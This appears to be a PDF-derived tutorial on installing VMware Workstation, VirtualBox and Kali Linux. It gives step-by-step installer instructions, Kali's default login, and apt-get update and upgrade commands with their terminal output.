

Installing VMware and Kali Linux

Downloading VMware Workstation

To download VMware Workstation:

Navigate to the VMware Workstation Download Center.

1. Based on your requirements, click **Go to Downloads** for VMware Workstation for Windows or VMware Workstation for Linux.
2. Click **Download Now**.
3. If prompted, log in to your Customer Connect profile. If you do not have a profile, create one. For more information, see How to create a Customer Connect profile (2007005).
4. Ensure that your profile is complete and enter all mandatory fields. For more information, see How to update your Customer Connect profile (2086266).
5. Review the End User License Agreement and click **Yes**.
6. Click **Download Now**.

If the installer fails to download during the download process:

- Delete the cache in your web browser. For more information, see:
 - Mozilla Firefox: How to clear the Firefox cache
 - Google Chrome: Delete your cache and other browser data
 - Microsoft Internet Explorer: How to delete the contents of the Temporary Internet Files folder
- Disable the pop-up blocker in your web browser. For more information, see:
 - Mozilla Firefox: How do I disable a Pop-up blocker?
 - Google Chrome: Manage pop-ups
 - Microsoft Internet Explorer: How to turn Internet Explorer Pop-up Blocker on or off on a Windows XP SP2-based computer
- Download using a different web browser application.
- Disable any local firewall software.
- Restart the virtual machine.
- Download the installer from a different computer or network.

Installing VMware Workstation

Notes:

- You must have only one VMware Workstation installed at a time. You must uninstall the previous version of VMware Workstation before installing a new version.
- If the installer reports an error when you run it, you must verify the download. For more information, see Verifying the integrity of downloaded installer files (1537).

To install VMware Workstation on a Windows host:

1. Log in to the Windows host system as the Administrator user or as a user who is a member of the local Administrators group.
 2. Open the folder where the VMware Workstation installer was downloaded. The default location is the **Downloads** folder for the user account on the Windows host.
- Note:** The installer file name is similar to `VMware-workstation-full-xxxx-xxxx.exe`, where `xxxx-xxxx` is the version and build numbers.
3. Right-click the installer and click **Run as Administrator**.
 4. Select a setup option:
 - **Typical:** Installs typical Workstation features. If the Integrated Virtual Debugger for Visual Studio or Eclipse is present on the host system, the associated Workstation plug-ins are installed.
 - **Custom:** This lets you select which Workstation features to install and specify where to install them. Select this option if you need to change the shared virtual machines directory, modify the VMware Workstation Server port, or install the enhanced virtual keyboard driver. The enhanced virtual keyboard driver provides better handling of international keyboards and keyboards that have extra keys.
 5. Follow the on-screen instructions to finish the installation.
 6. Restart the host machine.

To install VMware Workstation on a Linux host:

Note: VMware Workstation for Linux is available as a `.bundle` download in the VMware Download Center. The Linux bundle installer starts a GUI wizard on most Linux distributions. In some Linux distributions, the bundle installer starts a command-line wizard instead of a GUI wizard.

1. Log in to the Linux host with the user account that you plan to use with VMware Workstation.
2. Open a terminal interface. For more information, see [Opening a command or shell prompt \(1003892\)](#).
3. Change to root. For example:

```
su root
```

Note: The command that you use depends on your Linux distribution and configuration.


4. Change directories to the directory that contains the VMware Workstation bundle installer file. The default location is the **Download** directory.
5. Run the appropriate Workstation installer file for the host system.

Kali Linux - Installation and Configuration

Kali Linux is one of the best security packages of an ethical hacker, containing a set of tools divided by the categories. It is an open source and its official webpage is <https://www.kali.org>.

Generally, Kali Linux can be installed in a machine as an Operating System, as a virtual machine which we will discuss in the following section. Installing Kali Linux is a practical option as it provides more options to work and combine the tools. You can also create a live boot CD or USB. All this can be found in the following link: <https://www.kali.org/downloads/>

BackTrack was the old version of Kali Linux distribution. The latest release is Kali 2016.1 and it is updated very often.



To install Kali Linux –

- First, we will download the Virtual box and install it.
- Later, we will download and install Kali Linux distribution.

Download and Install the Virtual Box

A Virtual Box is particularly useful when you want to test something on Kali Linux that you are unsure of. Running Kali Linux on a Virtual Box is safe when you want to experiment with unknown packages or when you want to test a code.

With the help of a Virtual Box, you can install Kali Linux on your system (not directly in your hard disk) alongside your primary OS which can MAC or Windows or another flavor of Linux.

Let's understand how you can download and install the Virtual Box on your system.

Step 1 – To download, go to <https://www.virtualbox.org/wiki/Downloads>. Depending on your operating system, select the right package. In this case, it will be the first one for Windows as shown in the following screenshot.

The screenshot shows the 'VirtualBox' download page. The main heading is 'Download VirtualBox'. Below it, a sub-section titled 'VirtualBox binaries' contains a note: 'Here, you will find links to VirtualBox binaries and its source code.' A sub-note below states: 'By downloading, you agree to the terms and conditions of the respective license.' A red box highlights the 'VirtualBox platform packages' section, which includes links for various hosts:

- **VirtualBox platform packages.** The binaries are released under the terms of the GPL version 2.
 - [VirtualBox 5.1.2 for Windows hosts](#) ↗x86/amd64
 - [VirtualBox 5.1.2 for OS X hosts](#) ↗amd64
 - [VirtualBox 5.1.2 for Linux hosts](#)
 - [VirtualBox 5.1.2 for Solaris hosts](#) ↗amd64

Below this, another section is highlighted with a red box:


- **VirtualBox 5.1.2 Oracle VM VirtualBox Extension Pack** ↗All supported platforms

Support for USB 2.0 and USB 3.0 devices, VirtualBox RDP and PXE boot for Intel cards. See this chapter from the User Manual for an introduction. Extension Pack binaries are released under the [VirtualBox Personal Use and Evaluation License \(PUEL\)](#). Please install the extension pack with the same version as your installed version of VirtualBox:
If you are using [VirtualBox 5.0.26](#), please download the extension pack ↗[here](#).
If you are using [VirtualBox 4.3.38](#), please download the extension pack ↗[here](#).


Step 2 – Click Next.




Step 3 – The next page will give you options to choose the location where you want to install the application. In this case, let us leave it as default and click **Next**.




Step 4 – Click **Next** and the following **Custom Setup** screenshot pops up. Select the features you want to be installed and click Next.



Step 5 – Click Yes to proceed with the installation.




Step 6 – The Ready to Install screen pops up. Click Install.



Step 7 – Click the **Finish** button.



The Virtual Box application will now open as shown in the following screenshot. Now we are ready to install the rest of the hosts for this manual and this is also recommended for professional usage.



Install Kali Linux

Now that we have successfully installed the Virtual Box, let's move on to the next step and install Kali Linux.

Step 1 – Download the Kali Linux package from its official website: <https://www.kali.org/downloads/>


The screenshot shows the "Prebuilt Kali Linux VMware Images" section of the offensive-security.com website. It lists two entries:

Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VM	Torrent	2.0G	2016.1	2b49bf1e77c11ecb5618249ca69a46f23a6f5d2d
Kali Linux 32 bit VM PAE	Torrent	2.0G	2016.1	e71867a8bbf7ad55fa437eb7c93fd69e450f6759


Step 2 – Click **VirtualBox** → **New** as shown in the following screenshot.

The screenshot shows the Oracle VM VirtualBox Manager interface. The "Machine" menu is open, and the "New..." option is highlighted with a red box. To the right, a configuration window for a new VM named "AC1" is displayed, showing settings for General, System, Display, Storage, and Audio.

Step 3 – Choose the right virtual hard disk file and click Open.



Step 4 – The following screenshot pops up. Click the Create button.



Step 5 – Start Kali OS. The default username is **root** and the password is **toor**.




Update Kali

It is important to keep updating Kali Linux and its tools to the new versions, to remain functional. Following are the steps to update Kali.

Step 1 – Go to Application → Terminal. Then, type “apt-get update” and the update will take place as shown in the following screenshot.

```
root@kali:~# apt-get update
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [14.1 MB]
14% [2 Packages 1,556 kB/14.1 MB 11%] 66.3 kB/s 3min 9s
```

A screenshot of a terminal window titled "root@kali: ~". The window shows the command "apt-get update" being run, and the progress of the download. The output indicates two packages are being downloaded from "http://kali.mirror.garr.it/mirrors/kali". The progress bar shows 14% completion with 2 packages at 1,556 kB. The estimated time remaining is 3min 9s. The download speed is listed as 66.3 kB/s.



Step 2 – Now to upgrade the tools, type “apt-get upgrade” and the new packages will be downloaded.

```

root@kali:~# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  castxml gccxml gdebi-core libasn1-8-heimdal libgssapi3-heimdal
  libhcrypto4-heimdal libhdb9-heimdal libheimbase1-heimdal
  libheimntlm0-heimdal libhx509-5-heimdal libkdc2-heimdal libkrb5-26-heimdal
  libntdb1 libroken18-heimdal libwind0-heimdal python-ctypeslib python-ecdsa
  python-ntdb python-pyatspi python-tidylib vlc-plugin-notify vlc-plugin-samba
Use 'apt autoremove' to remove them.
The following packages have been kept back:
  adwaita-icon-theme apktool backdoor-factory bind9-host binwalk bluez
  bluez-obexd bundler cadaver couchdb cpp cpp-5 cutycapt default-jdk
  default-jre default-jre-headless dnsutils dradis driftnet erlang ASN1
  erlang-base erlang-crypto erlang-eunit erlang-inets erlang-mnesia
  erlang-os-mon erlang-public-key erlang-runtime-tools erlang-snmp erlang-ssl
  erlang-syntax-tools erlang-tools erlang-xmerl evolution-data-server
  evolution-data-server-common file folks-common ftp g++ g++-5 gcc gcc-5
  gcc-5-base gdm3 gedit gedit-common ghostscript girl1.2-gdkpixbuf-2.0
  girl1.2-gnomedesktop-3.0 girl1.2-gst-plugins-base-1.0 girl1.2-gstreamer-1.0
  girl1.2-gtksourceview-4.0 girl1.2-mutter-3.0 girl1.2-totem-1.0

```

Step 3 – It will ask if you want to continue. Type “Y” and “Enter”.

```

zsh-common
1264 upgraded, 0 newly installed, 0 to remove and 480 not upgraded.
Need to get 955 MB of archives.
After this operation, 162 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y

```

A red arrow points to the 'Y' key on the keyboard in the terminal window.

Step 4 – To upgrade to a newer version of Operating System, type “apt-get distupgrade”.

```
root@kali:~# apt-get dist-upgrade ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  caribou-antler castxml creepy dff gccxml gdebi-core girl1.2-clutter-gst-2.0 girl1.2-evince-3.0 girl1.2-gkbd-3.0
  girl1.2-packagekitlibg-1.0 girl1.2-xkl-1.0 gnome-icon-theme-symbolic gnome-packagekit gnome-packagekit-data
  gtk2-engines_gucharmap hwdatas libapache2-mod-php5 libasml-8-heimdal libavcodec-ffmpeg56 libavdevice-ffmpeg56
  libavfilter-ffmpeg5 libavformat-ffmpeg56 libavresample-ffmpeg2 libavutil-ffmpeg54 libbasicusageenvironment0
  libbind9-90 libboost filesystem1.58.0 libboost-python1.58.0 libboost-python1.61.0 libboost-system1.58.0
  libboost-thread1.58.0 libcamel-1.2-54 libchromaprint0 libclutter-gst-2.0-0 libcryptopp+9v5 libcurls-perl
  libcurls-UI-perl libdns100 libedataserver-1.2-21 libexporter-tiny-perl libfftw3-single3 libgdict-1.0-9
  libglew1.13 libgrilo-0.2-1 libgroupsock1 libgssapi3-heimdal libgtkglext1 libgucharmap-2-90-7
  libhcrypto4-heimdal libhdb9-heimdal libheimbase1-heimdal libheimntlm0-heimdal libhunspell-1.3-0
  libhx509-5-heimdal libical libimbase6v5 libisc95 libisccc98 libiscfg90 libjasper1 libjpeg9
  libkdc2-heimdal libkrb5-26-heimdal liblist-moreutils-perl liblivemedia23 liblvm3.7 liblouis9 liblwres98
  libnm-glib-vpn1 libntdb1 libonig2 libopenexr6v5 libopenjpeg5 libpff1 libpgm-5.1-0 libphonon4 libpoppler57
  libpostproc-ffmpeg53 libpth20 libqdbm14 libqmi-glib1 libquvi-scripts libquvi17 libradare2-0.9.9 libregf10
  libroken18-heimdal libssodium13 libswresample-ffmpeg3 libswscale-ffmpeg3 libtask-weaken-perl libtre5 libtric1
  libusageenvironment1 libvpx3 libwebp5 libwebpdemux1 libwebpmux1 libwebrtc-audio-processing-0 libwildmidi1
```

Laboratory Setup

In this section, we will set up another testing machine to perform the tests with the help of tools of Kali Linux.

